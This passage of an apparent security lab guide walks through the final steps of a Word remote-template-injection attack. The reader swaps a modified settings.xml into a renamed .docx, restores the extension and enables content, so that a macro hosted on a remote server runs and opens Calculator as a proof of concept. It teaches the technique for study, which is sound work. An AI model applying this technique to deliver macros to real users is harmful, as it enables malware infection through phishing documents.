


Name	Type	Compressed size
document.xml	XML Document	1
header1.xml	XML Document	1
settings.xml	XML Document	1

3 items 1 item selected 481 bytes

Click-and-Drag Settings File into "_rels"

18. When prompted, choose "Copy and Replace" to overwrite the existing Settings file with your modified copy.



Copy File

There is already a file with the same name in this location.

Click the file you want to keep

→Copy and Replace
Replace the file in the destination folder with the file you are copying:

settings.xml.rels
settings.xml (C:\Users\VMuser\Desktop)
Size: 362 bytes
Date modified: 3/5/2021 1:44 PM (newer)


→Don't copy
No files will be changed. Leave this file in the destination folder:

settings.xml
Size: 481 bytes (larger)
Date modified: 12/29/1899 7:00 PM

Cancel

Replacing Original Settings File

19. After copying the Settings file, close the Attachment.zip window.




Name	Type	Compressed size
document.xml	XML Document	1
header1.xml	XML Document	1
settings.xml	XML Document	1

Close Attachment.zip

20. In the PowerShell window that you opened earlier, rename Attachment.zip back to it's original filename, Attachment.docx by running the command below. Once again, you should see the icon of the Attachment file change - this time back to the icon of a Word document.

```
ren Attachment.zip Attachment.docx
```




```
PS C:\Users\VMuser\Desktop> ren Attachment.docx Attachment.zip
PS C:\Users\VMuser\Desktop> ren Attachment.zip Attachment.docx
PS C:\Users\VMuser\Desktop> _
```

Renaming Attachment.zip

21. Now test Attachment.docx in Word by double-clicking the file. When you open the document, you should see a message box about macros in the project being disabled. Click OK in the message box, and then click "Enable

Content" in the yellow bar displayed across the top of the document to run the macro embedded in the remote template file.




Microsoft Visual Basic for Applications

The macros in this project are disabled. Please refer to the online help or documentation of the host application to determine how to enable macros.

Macro-Execution Messages

22. If everything works properly, you should see a Calculator window appear - indicating that the macro inside the template file hosted on the remote web server was executed successfully.



PROFILE

Want to put your own image in the circle? It is easy! Select the image and do a right mouse click. Select "Fill" from the shortcut menu. Choose Picture... from the list. Navigate your computer to get the appropriate picture. Click okay to insert your selected image.

Successful Macro Execution